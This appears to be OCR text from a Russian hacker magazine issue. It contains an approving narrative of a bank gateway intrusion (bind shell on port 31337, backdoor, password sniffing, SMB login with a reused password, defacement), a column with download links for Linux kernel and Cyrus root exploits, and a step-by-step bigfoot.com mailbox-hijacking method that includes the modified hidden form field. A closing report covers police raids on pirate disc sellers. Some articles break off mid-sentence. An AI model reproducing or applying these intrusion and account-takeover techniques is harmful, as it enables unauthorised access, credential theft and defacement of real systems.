
Взломщик задал в качестве параметров кусок кода, открывающий шелл на 31337 порту, перенаправив сам код в файл /tmp/bindshell.c (hysteria.sk/sd/f/junk/bindshell/bindshell.c). Затем скомпилировал и запустил бинарник. Стал телнетиться. И соединившись с сервером, он получил РУТОВЫЙ шелл! Все логично - софтина работает под рутом, поэтому и доступ хакер получает соответствующий.

ИЗУЧЕНИЕ СИСТЕМЫ

Дальше начались сюрпризы. Сервер вертелся на старом дистрибутиве RedHat 6.0 (версия определилась при помощи команды cat /etc/redhat-release). Ядро, соответственно, было из ветки 2.2 - рутается обычным ptrace-эксплойтом. Но не понадобилось и этого - за все спасибо Web Tuner'у.

Решив посмотреть файрвол, хакер выполнил команду iptables -nvL. Оболочка сообщила, что такая команда отсутствует. Тогда взломщик задумался и вспомнил, что в ветке 2.2 в качестве файрвола по умолчанию используется ipchains. Пришлось немного помучиться - шел процесс вспоминания синтаксиса файрвола. В итоге хакер просмотрел таблицу INPUT. В ней содержалось всего два правила: ACCEPT на все соединения и ACCEPT для службы DHCP. Совершенно непонятно, зачем были нужны эти два рулеса, ведь политика цепи была также ACCEPT. Словом, впечатление об админе банка окончательно испортилось. Более того, вторым правилом админ полностью выдал предназначение сервера. Как оказалось, сервак играл роль шлюза между локальной сетью и интернетом. Этот вывод также подтвердила команда ifconfig.

Вообще, хакер мог с уверенностью сказать, что на втором конце находилась именно локальная сеть, а не демилитаризованная зона. С одной стороны, это радовало хакера, т.к. далеко не каждый может поиметь доступ




```
bash# ifconfig eth0
eth0      Link encap:Ethernet  HWaddr 00:40:05:24:99:48
          inet addr:10.50.0.10  Bcast:10.50.0.255  Mask:255.255.255.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:42194 errors:0 dropped:0 overruns:0 frame:0
          TX packets:41192 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:100
          RX bytes:7362073 (7.0 Mb)  TX bytes:5425492 (5.1 Mb)
          Interrupt:11 Base address:0x5000

bash# smbclient //TERMINAL/IPC$ -U alexander
added interface ip=10.50.40.1 bcast=10.50.40.255 nmask=255.255.255.0
Password:
```

Коннект на локальную машину

ДОКАЗАТЕЛЬСТВО ВЗЛОМА

Несмотря на то, что админ убрал дефейс, картинка, на которой красовалась надпись "Я бы мог оставить вас без копейки денег, но деньги это грязная мотивация, поэтому я презираю деньги" до сих пор лежит на сервере. Это еще раз доказывает, что никаких мер по нейтрализации хакера принято не было.



Неприметное изображение

к локальной сети банка. С другой стороны, взломщик опасался за собственную задницу, потому как его пребывание можно легко обнаружить, а статьи УК РФ все еще живы и ждут своих героев :). Все взвесив, банколоматель решил не проникать дальше маршрутизатора. Поэтому, на всякий случай установив бэкдор, он покинул систему.

МЕСЯЦ СПУСТЯ


Почти через месяц хакер вспомнил, что когда-то он ломал сеть банка. Каково же было его удивление, когда он обнаружил, что бэкдор по-прежнему на месте, и ничего не изменилось. Взломщику это показалось весьма забавным. У него даже появились мысли дефейснуть index.html. Эта мысль грела хакера, но он понимал, что ничего хорошего от этого не получит. Разве что по голове настучат...

Тогда он решил просто поглумиться. Нашел одну деревяшку в асе, которая постоянно докапывалась к взломщику с глупыми вопросами (типа, как зарутать линукс или где достать крякер инета). Хакер вежливо постучался в его аську и задал вопрос: "Как ты думаешь, сложно ли взломать банк?" На что получил эмоциональный ответ: "Конечно, сложно!" После того как взломщик рассказал о том, что имеет рута на известном банковском сервере и даже может поделиться шеллом, у ламера чуть не случился инфаркт.

Дальше пошли длительные объяснения, как же зателнетиться на самопальный бэкдор и задефейсить сервер. Для этого хакер специально нарисовал стильную картинку и дал ее ушастому ломателю. Последний, конечно, с радостью задефейсил сайт банка. Так вот хакер "помог" бедному пользователю.

РЕКОНСТРУКЦИЯ СЕРВЕРА

Дефейс убрали только через день. Админ все-таки заметил, что его сервер поимели. Но несмотря на это бэкдор хакера продолжал работать и ждать новых подключений. Недолго думая, наш герой дефейснул сайт



Дефейсим главную страницу банка

еще раз. Спустя пару часов дефейс убрали, а еще через полчаса сервер вообще перестал отвечать на запросы.

Правда, через некоторое время сервер стал пропинговываться. Быстро просканив порты, взломщик догадался, что админ полностью переустановил систему на серваке. Естественно, никакого Web Tuner'а там уже не было - остались только стандартные сервисы. Наш ломалкин быстренько проглядел их баннеры и чуть не упал со стула - баннер OpenSSH был настолько старый, что его можно было порутать заплесневевшим x2. В наше время таких демонов вообще не найти, но в этой ситуации администратор видимо просто не успел переустановить sshd, заменив его более новым.

Что же, действовать нужно было быстро. Залив эксплойт на свой шелл, хакер натравил его на сервер банка. Спустя две минуты хакер опять получил рутовый шелл :). В системе находились два рута с разных консолей. Как и предполагал взломщик, админ полностью снес систему и поставил ее заново. Так что хакер вовремя заглянул к нему на огонек.

ЛОКАЛЬНАЯ АТАКА

На этот раз наш пионер решил прошарить локалку на предмет ценной инфы. Скан портов показал, что в локальной сети лишь три компьютера были живыми, причем ни один из них не был уязвимым (на момент взлома мир еще не знал о существовании таких дыр, как RPC DCOM и т.п.). Поэтому взломщик поставил обычный sniffit (packetstormsecurity.nl/sniffers/sniffit/sniffit.0.3.5.p1.tar) и стал ждать какого-нибудь улова.

Ждать пришлось недолго. Парочка пользователей часто проверяли свою почту, поэтому снифер быстро выловил их пароли. Просмотрев почту этих юзеров, хакер не нашел ничего интересного - как выяснилось, спам читают даже банковские сотрудники. Интересен был другой вопрос: совпадет ли пароль с администраторским на клиентской машине? Закачав бинарник smbclient'а на сервер (пакет samba отсутствовал), хакер начал свое бета-тестирование. Попробовал соединиться, но в ответ получил надпись NT_WRONG_PASSWORD. Тогда он попробовал сделать коннект на вторую машину. Как ни странно, пароль подошел. В итоге взломщику удалось соединиться к шаре IPC$ с правами админа.

Как оказалось, сетевой ковырятель попал на компьютер менеджера банка. Об этом говорили документы, лежавшие прямо в корне диска. Покопавшись в других каталогах, хакер не нашел для себя ничего интересного (хотя банковские данные могли быть полезны другим лицам). Но выкачивать файлы было лень, поэтому взломщик просто покинул сервер.

Заметив, что горе-администратор закончил настройку сервера, хакер решил забрать архив почты с сервера (база почтовых сообщений находилась в каталоге backup у админа). Там также не оказалось ничего интересного. Не было даже вакансии системного администратора банка ;).

ПОСЛЕСЛОВИЕ

Поначалу наш герой опасался админа (хотя знал, что тот ни на что не способен, кроме как на переустановку системы) и редко появлялся на сервере. Но потом он осмелел и стал вешать разного рода баунсеры и прокси-серверы, юзая маршрутник как средство для понта. Когда взломщик (и скрипткидди, который получил доступ к баунсеру) появлялся с хостом банка, его знакомые долгое время интересовались, как же он поимел такой аккаунт. А ответ прост - какой админ, такая и защита.

Но спустя два месяца администратор все-таки переустановил систему, и хакер потерял акцес к серверу. Вполне вероятно, что директор банка просто уволил старого админа и нанял нового.

Как видишь, в России (да и во всем мире) до сих пор очень много дырявых серверов и беспечных системных администраторов, плохо отрабатывающих свою зарплату. И такие админы встречаются даже в банках.

ЧТО ПОМОГЛО ХАКЕРУ ПРИ ВЗЛОМЕ?

1 Хакер всегда смотрит баннеры сервисов. Он знал, что на старой системе и софт будет старый (админ просто не успел его переустановить), поэтому без проблем проник на сервер с помощью старого эксплойта.

2 По левому правилу файрвола, открывающему DHCP-запросы, взломщик догадался, что сервер является шлюзом между локальной сетью и интернетом.



Докучаев Дмитрий aka Forb (forb@real.xakep.ru)



LINUX KERNEL DO_BRK() EXPLOIT

ОПИСАНИЕ:

Во внутренней функции do_brk() не проверяется размер переданного параметра. Из-за этого возникла возможность переполнения буфера. Сама функция do_brk() используется для управления памятью процесса. Таким образом, выполнив переполнение буфера, злоумышленник может выполнить любой код с root-правами. Это происходит благодаря тому, что код выполняется в ядерном уровне памяти. При компиляции эксплойта необходимо указывать флаг –static. В противном случае бинарник будет убиваться по 11 сигналу.

ЗАЩИТА:

Эта уязвимость актуальна для всех версий ядра ветки 2.4 (исключая 2.4.23), а также ветки 2.6 (кроме 2.6.0-test6). Изначально багу обнаружили в дебиановском ядре. Она была устранена в версии 2.4.18-14. Из всего вышесказанного можно сделать вывод: переустановка ядра на более свежую версию спасет мир от переполнения буфера. Впрочем, если есть желание, можешь поискать патч на ядрышко. Остальным – welcome на ftp.kernel.org ;).

ССЫЛКИ:


На сайте isec.pl эксплойт упакован в трудночитаемый pdf-файл. Сам сишник можно взять по ссылке www.xakep.ru/post/20623/dobrk.txt.

ЗАКЛЮЧЕНИЕ:

Эта уязвимость еще долго будет актуальной. Это связано с инертностью администраторов, ленящихся обновлять свои ядра. Впрочем, если на машине не установлен пакет glibc-devel-static, то получить рутшелл не удастся (причину читай выше).

GREETS:

Багу в функции нашел Paul Starzetz <ihaquer@isec.pl>. После этого события был написан файл, эксплуатирующий уязвимость. Его автором является лицо польской национальности Wojciech Purczynski <cliph@isec.pl>.



Рутшелл за пять секунд!

LINUX KERNEL MREMAP() EXPLOIT

ОПИСАНИЕ:

После выхода нашумевшего эксплойта функции do_brk(), Paul Starzetz обнаружил еще одну брешь. На этот раз в функции mremap(), позволяющей изменять адресное пространство приложения. Проблема возникает при создании дескриптора памяти нулевого размера, что приводит к повреждению участка. При этом становится возможным запустить любое приложение под root-правами. После эксплуатирования будет запущен желанный /bin/bash ;).

ЗАЩИТА:

В отличие от эксплойта do_brk(), эта уязвимость существует во всех ядрах и лечится только специальным патчем (securitylab.ru/42031.html). Другой защиты от баги не существует.

ССЫЛКИ:

Берем эксплойт по адресу www.xakep.ru/post/20864/exploit.txt. Подробно ознакомиться с работой функции mremap можно тут: security.nnov.ru/search/document.asp?docid=5593.

ЗАКЛЮЧЕНИЕ:

Эксплойт ломает все версии ядер. Выводы делай сам. От себя могу добавить следующее: время эксплуатирования системы занимает около 10 часов, поэтому только терпеливые хакеры получат заветный рутшелл.

GREETS:

Ошибка была найдена известным багоискателем Paul Starzetz. Им же был написан эксплойт, работающий под все версии ядер.

Долгий процесс загрузки системы

CYRUS IMSP REMOTE ROOT EXPLOIT

ОПИСАНИЕ:

На этот раз под раздачу попал известный проект Cyrus. Взломщик может выполнить произвольный код с повышенными привилегиями. Как выяснилось, при выполнении функции abook_dbname() не контролируется размер первого параметра «name». Поэтому становится возможным переполнить буфер и получить рутшелл, что и делает эксплойт. Сишник, написанный неким SpikE, включает два таргета (две различных версии cyrus под платформу Linux RedHat 8.0). Сплойт также снабжен брутфорсом, который может переполнить буфер и в других версиях пингвина.

ЗАЩИТА:

Чтобы уберечь свою систему от скрипткиддисов, флудеров, ботмастеров и прочей нечисти, установи свежую версию Cyrus 1.6a4, 1.7. С этой версией эксплойт уже не справится.

ССЫЛКИ:


Берется эксплойт отсюда: www.xakep.ru/post/20824/exploit.txt. В комментариях подробно изложена суть уязвимости. Рекомендую прочитать.

ЗАКЛЮЧЕНИЕ:

С выходом этого эксплойта увеличилась активность скрипткиддисов, сканящих подсети интернета на предмет уязвимых серверов. Один из них может быть твоим, поэтому поторопись и обнови свой Cyrus ;).

GREETS:

Злосчастная бага была обнаружена Felix Lindner <felix.lindner@nruns.com>. Впоследствии появился эксплойт, написанный SpikE <spike_vrm@mail.com>.



В погоне за офсетом



b00b1ik (b00b1ik@nigga.ru)

ВЫГИБАЕМ БОЛЬШУЮ ЛАПУ

Нет, эта статья не является пособием по мимике и жестам, в частности, не является справочным руководством по неприличной жестикуляции верхними конечностями. У нас журнал не той направленности. Обращайся к Куттеру — за умеренную плату он тебя научит всему перечисленному. Мы же сегодня поговорим о баге на известном сайте bigfoot.com. Дело в том, что большелапые хорошенько лопухнулись, в результате чего каждый желающий может заполучить в свое распоряжение любой бигфутовскый почтовый ящик, не сильно напрягаясь.

ОШИБИЩА НА BIGFOOT

ПРИГОТОВЛЕНИЯ К ЗАХВАТУ

Что нужно иметь хакеру, для того чтобы угнать мыльник на бигфуте? Конечно, в первую очередь ему понадобится браузер. Его он выбирает по своему вкусу. Также потребуется латинская раскладка клавиатуры, чтобы набрать адрес сайта. И, разумеется, желание. Про прямые руки острить не стану, т.к. сам ими обделен. Далее хакер запускает браузер и заходит на страницу большеногих. Для начала он смотрит, что это за зверь такой. Портал занимается предоставлением услуг хостинга, телефонии и т.д.

Также они уверяют, что у них стоит отличная антиспамовая защита на мыльниках. Что ж, будем верить, что их программисты в этом плане постарались и приложили больше усилий при отладке, чем когда разрабатывали защиту самих мыльных адресов ;).

Так в чем же заключается оплошность бигфута, и как хакер этот недочет может использовать в своих мерзких целях? На самом деле все очень просто. Дело в том, что при регистрации нового аккаунта на бигфут точка ком, нужно еще вписывать мыло для редиректа, на которое будет высылаться пароль, если хакер его забудет. Все, вроде бы, как и везде. Но это на первый взгляд. Если присмотреться и немного покопаться, то оказывается, что привязать редиректовое мыло можно к любому уже существующему аккаунту.

Вот она - дырявая форма!


Все трюки, выполненные хакером, описаны лишь в ознакомительных целях. Повтор этих методов взлома может повлечь уголовную ответственность.

ВСЕМ СОХРАНЯТЬ СПОКОЙСТВИЕ, ЭТО ЗАХВАТ

Пока мы тут с тобой говорим, другие хакеры не дремлют, а угоняют мыло за мылом. Так что всем может и не хватить ;). Что же делает хакер? Он заходит в раздел sign up now, что на bigfoot.com в левом меню, и смотрит, что там имеется. Для регистрации ему нужно ввести имя ящика, которое он хотел бы использовать, пароль на него, указать род своей деятельности, а также вписать мыло, куда придет пассворд. Вот именно на этом мыле

ЖИЗНЬ БАГИ

К моменту выхода журнала баге на бигфуте должно исполниться 3 месяца (со дня ее обнаружения). Сама бага уже успела претерпеть некоторые изменения. Турист (asechka.ru) немного переделал форму, тем самым сумев использовать баг на каждый аккаунт много раз. Т.е. дыра стала многоразовой. Измененная форма, естественно, во избежание массового беспредела нигде не выкладывается и юзается в узком кругу. Дыра админами до сих пор не прикрыта, даже учитывая тот факт, что были угнаны мыла support@, webmaster@, help@bigfoot.com, так что есть все основания полагать, что баг еще проживет некоторое время.



Форма на бигфуте

и закручена вся фишка. Далее хакер не вдается в подробности, а просто ползет на урл www.nigga.ru/form.html. Он заходит туда и сливает готовую форму себе на винт. Теперь взломщик открывает ее блокнотом и ищет следующие строчки:

```
<input type="hidden" name="notBigfootEmail" id="notBigfootEmailID" value="b00b1ik@nigga.ru">
```

и

```
<td colspan="2"> <font color="#0066FF" size="2" face="Verdana, Arial, Helvetica, sans-serif">b00b1ik@nigga.ru</font></td>
```

b00b1ik@nigga.ru - это мыло, прописанное неким негром, чтобы на него приходил пароль от бигфутовского аккаунта. Хакер меняет этот адрес на свой и сохраняет хтмл'ку. Теперь он открывает файл form.htm. Его пример можно посмотреть на скриншоте.

Если же хакер накосячил и случайно ввел не свое мыло, он не станет переходить к боевым действиям, т.к. после отправки пароля на его ящик больше не будет возможности выслать его на другой. Если выражаться более понятно, то каждый акк на бигфуте можно угнать таким способом только один раз, как это ни прискорбно. Так что семь раз отмерь, а обрезать не торопись.

Теперь хакер вбивает в форму BigFoot ID тот аккаунт, который он хочет наглым образом присвоить себе. Для примера он ввел webmaster. Т.е. при удачном раскладе он заполучит мыльник с названием webmaster@bigfoot.com. Вводить род своей деятельности и день рождения не обязательно. Теперь хакер смело жмет на кнопочку continue. Взломщик принимает поздравления от администрации большелапых, что, мол, все нормально. Конгратулейшн выскакивает вообще в любом случае. Криво как-то они сделали, но хакера это уже не особо волнует.

Континится дальше. И... ХОБА! Появляется страничка, на которой его обламывают, говоря, что пасс неверный. Но хакер не парится. Он знает, что форма автоматом подставляет кривой пароль. Хе, это бигфутовцы думают, что у него теперь на душе кошки скребут. Они даже не подозревают, что страничка с просьбой ввести правильный пароль от ящика - это то, что хакеру и нужно. Дело в том, что под формой для ввода акка и пасса есть маленькая неприметная ссылочка: forgot password. Вот на нее-то взломщик и кликает. Далее вводит имя ящика, который он хочет заполучить и субмитит форму. Хакер ввел все тот же пресловутый webmaster, на что ему ответили следующее: Password has been sent to your forwarding address.

ПОЖИНАЕМ ПЛОДЫ

Через несколько минут, по идее, на мыло, указанное в качестве форвардинга (подставлено в ХТМЛ-коде), должен придти пароль от аккаунта на большой ноге. Хакеру он пришел почему-то только через 12 часов ;). Но это его не расстроило, т.к. пасс оказался верным и webmaster@bigfoot.com отошел в новые руки с короткими ногами.

Почему так получилось? Давай попытаемся понять. Дело в том, что при регистрации надо указать мыло для пересылки. Редиректовое, если так понятнее. Но в процессе регания ящика, бигфут.ком не проверяет, валидно ли то мыло, что хакер ввел в форме. При этом данные почему-то вставляются в инфо, в том числе и мейлбокс хакера в качестве "примари" ;). И только после этого бигфут спохватывается, мол, ахтунг, неправильный пароль!

Какую же выгоду хакер получает от этой дыры, помимо того, что может хакнуть мыльник своего знакомого? Есть много сервисов в интернете, при регистрации на которых можно вписать свой ящик на тот случай, если вдруг забыт пароль. Так что получить пользовательские аккаунты от таких сервисов, привязанных к бигфуту, не составит особого труда. Таким же образом хакеры могут рубить бабки с какого-нибудь е-голда. Все это очень плохо, и ни один законопослушный гражданин не станет этого делать. Он ведь всегда помнит об уголовном кодексе. И ты о нем помни!

Просто прими информацию к сведению и сделай вывод, что бигфут - это плохо, и пользоваться этим сервисом нельзя.

P.S. Благодарности я получаю по ВМ. Слать их нужно сюда: Z003145579817. И чем больше, тем лучше :).



Мыло help@bigfoot.com используется человеком с ником Хинт для приколов над пользователями бигфута, нуждающимися в помощи. Например, на просьбу от девушек помочь настроить почтовый клиент, он в наглую просит фотографию, иначе отказывается помогать.



На данный момент AOL прекратил высылку паролей на е-мейлы бигфута из-за массового угона ась, висящих на этом домене.

TIPS&TRICKS

Хочешь увидеть свои советы в журнале? Присылай их на адрес Sklyarov@real.xakep.ru. Ведущий рубрики Tips&Tricks Иван Скляров.

Иногда срочно нужно скопировать фильм, а на определенном моменте копирование невозможно из-за царапины или дырки на CD :(. Приходится прибегать к разным ухищрениям. Вот одно из них: я предлагаю поставить Virtual CD или любой другой эмулятор CD. Тогда при создании образа диска на данном месте указываем =ignore errors=. После создания виртуального диска подключаем его и скачиваем на винт :-). На сбойном месте будет прикольный эффект, но зато без стопов :-).

DrON

ICQ ГУЛЯНИЕ

К мылам на бигфуте привязано энное количество ICQ UIN'ов, в том числе и вида xy (т.е. состоящие из двух цифр). Номера успешно перешли во владение русских icq-хакеров и уходить обратно пока не собираются. Также были успешно угнаны номера, принадлежащие администрации большелапых. И все через ту же самую дыру - не ради продажи, а так... повеселиться ;).



CuTTer (cutter@gameland.ru) vs. symbiosis (symbiosis@gameland.ru)

Управление «К» и пираты

Компьютерное пиратство в России - это палка о двух концах. С одной стороны, компании-разработчики ПО несут огромные убытки, весь мир смотрит на нашу страну как на рассадник нелегальной продукции и, как следствие, не может нам доверять, вкладывать в нас деньги и, в конце концов, принять в ЕС. Поэтому необходимо бороться с пиратами, покупать только родные диски, а левак и его распространителей жестоко давить бульдозером.

КАК БОРЮТСЯ С ПИРАТАМИ

Но с другой стороны, немногие в нашей стране готовы платить по 20-30 у.е. за лицензионный диск. Намного выгодней купить штук восемь за те же деньги. А на то, что разработчик не получит с этого своей доли - плевать, он и так кучу денег срубает. Конечно, из-за низкого уровня доходов населения, пиратские диски это просто спасение для подавляющего большинства подростков и их родителей. Но все-таки надо стремиться к тому, что и корпорации-разработчики будут получать свой процент, и у покупателей не будет открываться рот при виде ценника на диске с новой игрушкой.

Все это, конечно, политика, и найти выход, который моментально решил бы проблему, просто невозможно - очень большие деньги крутятся в этом бизнесе и слишком много заинтересованных людей. Но решать ее как-то надо. Вот и борются с пиратами настолько, насколько хватает сил. В последнее время проводятся мероприятия по закрытию точек продажи пиратских дисков. В нескольких из таких акций удалось поучаствовать журналу Хакер.

ИСТОРИЯ ПЕРВАЯ

В этот день у меня (Куттера) было отличное настроение – я наконец-то сдал свою рубрику. Это приятное событие предвещало много других радостей: можно было полноценно отдохнуть, покататься на доске, посидеть в клубах и т.д. Но Ядовитый, естественно, все обломал. Он настоятельно предложил мне пойти на мероприятие по закрытию точки, торгующей нелегальным ПО и чипованными Sony PlayStation 2. Отказ от этого предложения был равносилен признанию себя конченым разгильдяем и показателем полного нежелания работать. Конечно, я согласился.

В итоге, с утра пораньше я приехал с фотиком на станцию метро Октябрьская, где расположено здание МВД РФ. Там я впервые живьем увидел людей, отлавливающих бедных хакеров-студентов, злобных кардеров, порнушников и другую компьютерную нечисть. А вообще, оперативники Управления «К» люди приятные. Просто работа у них такая...

Сразу по приезду начался инструктаж по дальнейшим действиям. Мне было сказано, что я и еще один человек будем понятыми. Что это значит? А вот что: вначале понятому показывают деньги, на которые будет произведена покупка нелегального софта и приставки Sony PS2. Затем демонстрируется их откстеренный вариант. Потом его знакомят с актом купли-продажи, где сказано, что на ранее показанные деньги будет сделана покупка. Мы видим, что номера в акте и на купюрах совпадают. Поэтому даем согласие и подписываем документ. На этом наш небольшой инструктаж закончился, и мы двинули на первое мероприятие по закрытию приставочного павильона на ВДНХ.


Склад товаров

SONY PLAYSTATION 2 И УК РФ

Sony позиционирует свой продукт PS2 не как приставку, а как обычный компьютер. Соответственно, любые нелегальные изменения в коде чипа приставки подпадают под 273 статью УК РФ (создание, использование и распространение вредоносных программ для ЭВМ). Так что человек, изменивший код в чипе - преступник. И с ним надо судиться :).



Совсем скоро палатка закроется


Еще одна конфискованная PS2

Сам павильон оказался небольшим, а в продаже была всего одна чипованная Sony PlayStation 2 и довольно неплохой выбор пиратских дисков к ней. Вот этот павильон и предстояло закрыть.

Как все происходило? Один из сотрудников Управления «К» подошел к продавцу и поинтересовался приставкой PS2. Выяснил, что приставка может читать пиратские диски (т.е. является чипованной). Потом попросил это продемонстрировать – минут 10-15 поигрался в компьютерные игрушки. Далее произошла сама покупка приставки и нескольких пиратских дисков. Продавец рад – продал приставку, сотрудник «К» тоже рад – купил чипованную PS2.

Сразу после продажи приставки подошел другой сотрудник и, показав удостоверение


Опечатанная PS2

МВД, сообщил продавцу, что только что произошла контрольная закупка товара. Продавец сразу сник. Он просто ничего не понял.

Зато Управление «К» все понимало. Начались разборки. Вначале продавцы стали упрашивать, чтобы их не трогали, говорили, что заплатят, и больше не будут так делать. Управление «К», естественно, всему «поверило» и стало собирать все документы: кому принадлежит точка, кто сдает место в аренду, а также описывать всю продаваемую продукцию.

Конечно, приятного было мало. Продавцы несколько часов сидели с офигевшим видом, вяло отвечали на вопросы, нехотя отдавали свою продукцию. А когда уже, казалось бы, все опечатали, обнаружилось, что на точке есть еще одно подсобное помещение. Оперативник поинтересовался, что там находится. Продавец сказал, что там лежат пустые коробки. Это было настолько наивно, что сотрудник «К» тут же решил открыть помещение.

Естественно, там кое-что обнаружилось. КУЧА пиратских DVD-дисков. Вся комната. До отказа. Вот тут-то продавцы совсем приуныли...

Пришлось опечатывать и это. Процесс занял еще пару часов, после чего всю контрафактную продукцию отправили на экспертизу. На этом закончилось наше первое приключение.

ИСТОРИЯ ВТОРАЯ

Во втором заходе участвовал Симбиоз. На этот раз собирались проверять столичный магазин электроники на юго-западе, где располагался отдел, торгующий чипованными PS2 и



Вот это разница в цене


Эта гора пойдет под бульдозер :)

Много хороших игрушек :)



Проверка приставки на практике


Меченые деньги

Еще партия дисков на вынос


пиратскими диски к ним. Приставка стояла на витрине, под ней было два ценника с одинаковыми наименованиями, но разными ценами: 12800 и 7800. Ясное дело, что одна (та, что подороже) с чипом для чтения пираток, а вторая - без. На другой витрине лежали диски, и опять среди левака за 300-400 рублей были лицензионные за 1500-2000.

Этот отдел и гасили на этот раз. Утром в отделе было пусто: кроме молодого продавца никого не было, лишь проходящие мимо изредка заглядывали. Сотрудник Управления «К» МВД России в штатском зашел и поинтересовался приставками, читающими пиратские болванки. Продавец сразу же предложил такую. Вместе с приставкой оперативник купил и пару дисков к ней. После передачи денег в отделе появился второй опер, сообщивший достопочтенной публике, что только что произошла контрольная покупка незаконного товара. Здесь надо отдать должное продавцу: он не стал говорить, что не знает что продает. Парень сразу признал, что приставка с чипом для чтения пиратских компактов, а сами диски - левак. На его лице не было удивления или испуга. Хотя чего ему нервничать, он последнее звено во всей цепи и ничего не знает.

